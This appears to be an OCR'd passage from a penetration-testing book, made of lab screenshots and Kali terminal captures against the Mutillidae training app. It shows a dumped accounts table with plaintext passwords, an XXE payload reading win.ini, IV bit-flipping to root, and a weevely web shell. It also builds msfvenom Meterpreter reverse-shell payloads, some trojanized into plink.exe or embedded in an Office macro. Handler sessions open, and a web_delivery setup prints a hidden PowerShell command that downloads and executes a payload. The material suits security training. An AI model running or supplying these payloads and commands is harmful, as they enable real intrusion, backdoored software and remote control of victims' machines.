
```
[17:55:40] [INFO] fetching entries for table 'accounts' in database 'mutillidae'
Database: mutillidae
Table: accounts
[23 entries]
+-----+----------+--------------+----------+-------------+-----------+-----------------------------------------+
| cid | username | lastname     | is_admin | password    | firstname | mysignature                             |
+-----+----------+--------------+----------+-------------+-----------+-----------------------------------------+
| 1   | admin    | Administrator | TRUE     | adminpass   | System    | g0t r00t?                               |
| 2   | adrian   | Crenshaw     | TRUE     | somepassword | Adrian    | Zombie Films Rock!                      |
| 3   | john     | Pentest      | FALSE    | monkey      | John      | I like the smell of confunk             |
| 4   | jeremy   | Druin        | FALSE    | password    | Jeremy    | d1373 1337 speak                        |
| 5   | bryce    | Galbraith    | FALSE    | password    | Bryce     | I Love SANS                             |
| 6   | samurai  | WTF          | FALSE    | samurai     | Samurai   | Carving fools                           |
| 7   | jim      | Rome         | FALSE    | password    | Jim       | Rome is burning                         |
| 8   | bobby    | Hill         | FALSE    | password    | Bobby     | Hank is my dad                          |
| 9   | simba    | Lion         | FALSE    | password    | Simba     | I am a super-cat                        |
| 10  | dreveil  | Evil         | FALSE    | password    | Dr.       | Preparation H                           |
| 11  | scotty   | Evil         | FALSE    | password    | Scotty    | Scotty do                               |
| 12  | cal      | Calipari     | FALSE    | password    | John      | C-A-T-S Cats Cats Cats                  |
| 13  | john     | Wall         | FALSE    | password    | John      | Do the Duggie!                          |
| 14  | kevin    | Johnson      | FALSE    | 42          | Kevin     | Doug Adams rocks                        |
| 15  | dave     | Kennedy      | FALSE    | set         | Dave      | Bet on S.E.T. FTW                       |
| 16  | patches  | Pester       | FALSE    | tortoise    | Patches   | meow                                    |
| 17  | rocky    | Paws         | FALSE    | stripes     | Rocky     | treats?                                 |
| 18  | tim      | Tomes        | FALSE    | lanmaster53 | Tim       | Because reconnaissance is hard to spell |
| 19  | ABaker   | Baker        | TRUE     | SoSecret    | Aaron     | Muffin tops only                        |
| 20  | PPan     | Pan          | FALSE    | NotTelling  | Peter     | Where is Tinker?                        |
| 21  | CHook    | Hook         | FALSE    | JollyRoger  | Captain   | Gator-hater                             |
| 22  | james    | Jardine      | FALSE    | i<3devs     | James     | Occupation: Researcher                  |
| 23  | ed       | Skoudis      | FALSE    | pentest     | Ed        | Commandline KungFu anyone?              |
+-----+----------+--------------+----------+-------------+-----------+-----------------------------------------+
```






192.168.0.101/mutillidae/index.php?page=xml-validator.php
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Donate
Want to Help?
Video Tutorials
Announcements
XML Validator
Back
Help Me!
Hints and Videos
Please Enter XML to Validate
Example: <somexml><message>Hello World</message></somexml>
XML
Validate XML
XML Submitted
<!DOCTYPE foo [<!ENTITY Variable "hello" >]><somexml><message>&Variable;</message></somexml>
Text Content Parsed From XML
hello


192.168.0.101/mutillidae/index.php?page=xml-validator.php
Version: 2.6.75 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Dat
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Donate
Want to Help?
Video Tutorials
Announcements
XML Validator
Back
Help Me!
Hints and Videos
Please Enter XML to Validate
Example: <somexml><message>Hello World</message></somexml>
XML
<!DOCTYPE foo [<!ENTITY testref SYSTEM "file:///c:/windows/win.ini" >]>
<somexml><message>&testref;</message></somexml>
Validate XML
XML Submitted
<!DOCTYPE foo [<!ENTITY testref SYSTEM "file:///c:/windows/win.ini" >]> <somexml><message>&testref;</message></somexml>
Text Content Parsed From XML
; for 16-bit app support [fonts] [extensions] [mci extensions] [files] [Mail] MAPI=1



Plaintext 1
IV
Encryption
Encrypted Text 1
Plaintext 2
Encryption
Encrypted Text 2
Plaintext 3
Encryption
Encrypted Text 3


192.168.0.101/mutillidae/index.php?page=view-user-privilege-level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba
OWASP Mutillidae II: Keep Calm and Pw
Version: 2.6.75 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not L
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Donate
Want to Help?
Video Tutorials
View User Privilege Level
Back
Help Me!
Hints and Videos
User Privilege Level
Application ID A1B2
User ID 100 (Hint: 0X31 0X30 0X30)
Group ID 100 (Hint: 0X31 0X30 0X30)
Note: UID/GID "000" is root.
You need to make User ID and Group ID equal to "000" to become root user.
Security level 1 requires three times more work but is not any harder to solve.


/mutillidae/index.php?page=view-user-privilege-level.php&iv=6bc24fc100650b25b4114e93a98f1eba
OWASP Mutillidae II: Keep Calm and Pwn
Version: 2.6.75 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logg
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log
View User Privilege Level
Back
Help Me!
Hints and Videos
User Privilege Level
Application ID A1B2
User ID ⓪00 (Hint: 0X9a 0X30 0X30)
Group ID 100 (Hint: 0X31 0X30 0X30)
Note: UID/GID "000" is root.
You need to make User ID and Group ID equal to "000" to become root user.
Security level 1 requires three times more work but is not any harder to solve.




```
root@kali:~# weevely

[+] weevely 3.2.0
[!] Error: too few arguments

[+] Run terminal to the target
    weevely <URL> <password> [cmd]

[+] Load session file
    weevely session <path> [cmd]

[+] Generate backdoor agent
    weevely generate <password> <path>
```




```
root@kali:~# weevely http://192.168.0.101/mutillidae/index.php?page=/Windows/TEMP/pwd.php hacker

[+] weevely 3.7.0

[+] Target:     WIN-3UT0AJ7IDBE:C:\xampp\htdocs\Mutillidae
[+] Session:    /root/.weevely/sessions/192.168.0.101/index_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> whoami
WIN-3UT0AJ7IDBE:C:\xampp\htdocs\Mutillidae $ ipconfig
```

Chapter 8: Client-Side Exploitation

```
root@kali:~# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list           <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, a
ormats, all
    -p, --payload        <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specif
r STDIN for custom
        --list-options              List --payload <value>'s standard, advanced and evasion options
    -f, --format         <format>   Output format (use --list formats to list)
    -e, --encoder        <encoder>  The encoder to use (use --list encoders to list)
        --smallest                  Generate the smallest possible payload using all available encoders
    -a, --arch           <arch>     The architecture to use for --payload and --encoders (use --list archs to list
        --platform       <platform> The platform for --payload (use --list platforms to list)
    -o, --out            <path>     Save the payload to a file
    -b, --bad-chars      <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled        <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                  Use nopsled size specified by -n <length> as the total payload size, thus perf
a subtraction to prepend a nopsled of quantity (nops minus payload length)
    -s, --space          <length>   The maximum size of the resulting payload
        --encoder-space  <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations     <count>    The number of times to encode the payload
    -c, --add-code       <path>     Specify an additional win32 shellcode file to include
    -x, --template       <path>     Specify a custom executable file to use as a template
    -k, --keep                      Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name       <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout        <second>   The number of seconds to wait when reading the payload from STDIN (default 30,
isable)
    -h, --help                      Show this message
```

```
root@kali:~/chap8# msfvenom -p windows/meterpreter/reverse_tcp -k -x plink.exe LHOST=192.168.0.24 LPORT=443 -f exe -o clon
e_newFile.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 322048 bytes
Saved as: clone_newFile.exe
```

```
root@kali:~/chap8# msfvenom -a x86 --platform windows -x clone_newFile.exe -k -p windows/meterpreter/reverse_tcp lhost=19
.168.0.24 lport=443 -e x86/shikata_ga_nai -b '\x00' -f exe -o encoded.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 331264 bytes
Saved as: encoded.exe
```

```
root@kali:~/chap8# msfconsole -q -r msf.rc
[*] Processing msf.rc for ERB directives.
resource (msf.rc)> use exploit/multi/handler
resource (msf.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (msf.rc)> set LHOST 192.168.0.24
LHOST => 192.168.0.24
resource (msf.rc)> set LPORT 443
LPORT => 443
resource (msf.rc)> set ExitOnSession false
ExitOnSession => false
resource (msf.rc)> exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.0.24:443
msf exploit(multi/handler) > [*] Sending stage (179779 bytes) to 192.168.0.15
[*] Meterpreter session 1 opened (192.168.0.24:443 -> 192.168.0.15:50600) at 2018-12-25 13:22:16 -0500
```


```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_
cp LHOST=192.168.1.101 LPORT=8080 -e x86/shikata_ga_nai -f vba-exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of vba-exe file: 20431 bytes
'*****************************************************************
'*
'* This code is now split into two pieces:
'*  1. The Macro. This must be copied into the Office document
'*     macro editor. This macro will run on startup.
'*
'*  2. The Data. The hex dump at the end of this output must be
'*     appended to the end of the document contents.
'*
'*****************************************************************
```

```
'*****************************************************************
'*
'* PAYLOAD DATA
'*
'*****************************************************************

Jsahzbujid
&H4D&H5A&H90&H00&H03&H00&H00&H00&H04&H00&H00&H00&HFF&HFF&H00&H00&HB8&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00
&H00&H00&H00&H0E&H1F&HBA&H0E&H00&HB4&H09&HCD&H21&HB8&H01&H4C&HCD&H21&H
63&H61&H6E&H6E&H6F&H74&H20&H62&H65&H20&H72&H75&H6E&H20&H69&H6E&H20&H44
&H00&H00&H00&H00&H00&H00&H50&H45&H00&H00&H4C&H01&H03&H00&H79&HC1&H2A&H
0B&H01&H02&H38&H00&H02&H00&H00&H00&H0E&H00&H00&H00&H00&H00&H00&H00&H10
&H00&H00&H10&H00&H00&H00&H02&H00&H00&H04&H00&H00&H00&H01&H00&H00&H00&H
02&H00&H00&H46&H3A&H00&H00&H02&H00&H00&H00&H00&H00&H20&H00&H00&H10&H00
&H10&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H30&H00&H00&H64&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00
&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00
&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H2E&H74&H65&H78&H74&H00&H00&H
00&H02&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H20&H00
&H00&H00&H20&H00&H00&H00&H0C&H00&H00&H00&H04&H00&H00&H00&H00&H00&H00&H
69&H64&H61&H74&H61&H00&H00&H64&H00&H00&H00&H00&H30&H00&H00&H00&H02&H00
&H00&H00&H00&H00&H40&H00&H30&HC0&H00&H00&H00&H00&H00&H00&H00&H00&H00&H
```


```
root@kali:~# msfvenom --platform windows -p windows/meterpreter/reverse_tcp
T=192.168.0.124 LPORT=8080 -f vba-exe > attack.exe
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of vba-exe file: 20254 bytes
```


```
msf exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the
0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly gener
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.24     yes       The local listener hostname
   LPORT     443              yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   2   PSH
```

```
root@kali:~# msfconsole -q -r psh.rc
[-] Failed to connect to the database: FATAL:  password authentication failed for user "msf"

[*] Processing psh.rc for ERB directives.
resource (psh.rc)> use exploit/multi/script/web_delivery
resource (psh.rc)> set SRVHOST 192.168.0.24
SRVHOST => 192.168.0.24
resource (psh.rc)> set target 2
target => 2
resource (psh.rc)> set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
resource (psh.rc)> set LHOST 192.168.0.24
LHOST => 192.168.0.24
resource (psh.rc)> set URIPATH boom
URIPATH => boom
resource (psh.rc)> set payload
payload => windows/meterpreter/reverse_http
resource (psh.rc)> exploit
[*] Exploit running as background job 0.

[*] Started HTTP reverse handler on http://192.168.0.24:8080
[*] Using URL: http://192.168.0.24:8080/boom
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $i=new-object net.webclient;$i.proxy=[Net.WebRequest]::GetSystemWebProxy()
ntials=[Net.CredentialCache]::DefaultCredentials;IEX $i.downloadstring('http://192.168.0.24:8080/boom');
```





```
msf > load xssf
[-] Your Ruby version is 2.3.1. Make sure your version is up-to-date with the la
st non-vulnerable version before using XSSF!



ooooooo  ooooo  .oooooo..o  .oooooo..o ooooooooooo
 `8888    d8'  d8P'    `Y8 d8P'    `Y8 `888'     `8
   Y888..8P    Y88bo.      Y88bo.       888
    `8888'      `"Y8888o.   `"Y8888o.   888oooo8
   .8PY888.         `"Y88b      `"Y88b  888    "
  d8'   `888b   oo     .d8P oo     .d8P  888
